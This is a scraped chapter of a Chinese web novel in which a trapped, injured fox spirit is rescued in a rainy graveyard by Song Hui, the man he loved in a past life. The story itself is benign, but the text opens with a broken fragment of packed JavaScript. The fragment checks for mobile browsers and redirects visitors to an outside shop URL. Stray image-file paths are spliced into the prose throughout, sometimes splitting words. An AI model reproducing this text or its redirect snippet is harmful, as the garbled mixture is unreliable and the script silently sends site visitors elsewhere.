0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17067047|195157||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    ,狐身下坠,他掉进了被雨水冲垮的旧坟坑里。


    几个石头跟着滚下来,砸断了小狐狸的后腿,大半个身子被碎石卡住。


    走走痛得发出惨叫,眼泪横流。


    他吃痛地仰起头,头顶只有一条缝,雨水沿着那条缝滴进来。


    被砸断的后腿剧痛不已,石头把他卡得死死的,一点挣脱的余地都没有。


    他除了向外呼叫什么都做不了。


    可是附近根本没活物吧。大晚上的,这么恶劣的天气,谁会来这种鬼地方。


    走走垂下头,无助地舔舐被碎石刮破的爪垫,眼泪不停地往下掉。


    空气中的血腥气越来越浓郁,走走知道自己伤得很重。


    运气好一点,他能等到圈圈来找他。


    运气不好,他会死在这里。


    真不甘心。


    上一世他没能见到宋洄最后一面就死了。


    这一世他连宋洄在哪里都不知道又要死了。


    难道他永远都见不到宋洄了吗……雨水和泪水同时砸到坑坑洼洼的碎石上,一滴两滴三滴……蓄成小水坑。


    伤口流血不止,走走逐渐没了舔舐伤口的力气,尾巴低垂,仅剩的求生本能驱使他发出断断续续的孱弱叫声。


    -


    送走今天最后一位客人,宋洄把摄影设备放回原处,锁上写真馆的大门,结束今天的兼职。


    下了公交,雨势依然没有减弱。


    宋洄撑着伞抄近道回福利院。


    这条近道会经过一个废弃墓地,平时他也不怎么走,今天下班太晚了,他想快点回去洗澡睡觉。


    路过墓地入口的时候,宋洄听见了疑似婴儿的哭声。


    他以为自己出现了幻听,走了两步,那个叫声又出现了。


    又有畜生父母把孩子扔墓地了?宋洄打开手机手电筒,沿着声音找过去。


    雷雨声太吵,宋洄花了一些时间才确定声音发出的具体位置——来自一个塌陷的坟坑下面。


    宋洄蹲下身,举着手机往里照。


    光柱穿过缝隙,他才看清困在里面的是什么。


    不是弃婴,而是一只漂亮的小狐狸。


    它大半个身体被石块压着,右后腿呈不自然扭曲状,白色皮毛上沾满了泥浆和血迹,只有脑袋还能勉强仰起。


    小狐狸通体雪白的毛,眼睛是极其罕见的蓝色,此刻氤氲雾气,盛满了泪水,双眸潋滟,楚楚可怜的模样。


    它泛着水光的眼睛被手电光照得眯起来,喉咙里发出低低的哀鸣,像求救,又像害怕。宋洄放下伞,他借着手电筒的光搬开石块,小心翼翼把小狐狸抱出来。


    或许是扯到了伤口,小狐狸一靠近他就激动地叫起来。


    不像之前痛苦的呜咽,倒像是着急得要说人话了。


    它用前爪死死抓住宋洄的袖口,爪子勾透了短袖的布料。


    宋洄试着调整姿势,小狐狸却发出更急促的叫声,两只前爪将他抓得更紧,生怕他离开。


    大概是应激了。宋洄心道。


    “别怕,我马上带去你医院。”宋洄笨拙地安抚了一句,拿起地上的伞,抱着小狐狸跑出墓地。


    小狐狸没有挣扎,只在他怀里不停地发抖。


    很冷吗?


    宋洄低头看了它一眼,对上一双泪眼朦胧的蓝色眼睛。


    他将小狐狸抱得更紧了些,想把体温传给它,同时加快脚步去路口打车。小狐狸很乖地窝在宋洄怀里,蓬松的大尾巴绕上他的手腕,尾巴尖摇来摇去,但叫声愈发哽咽。


    “宋洄。”


    走走一遍又一遍叫着宋洄的名字。


    重逢的喜悦让他控制不住摇尾巴。


    好想你。


    最喜欢你了。你真好,又来救我。


    尾巴给你玩。


    亲亲我。


    ……


    这些宋洄都听不懂。


    一声两声狐狸叫不觉得有什么,一直响就有亿点点吵了……纣王当年就好这口?


    宋洄皱了皱眉,喜静的人对这份聒噪实在有些吃不消。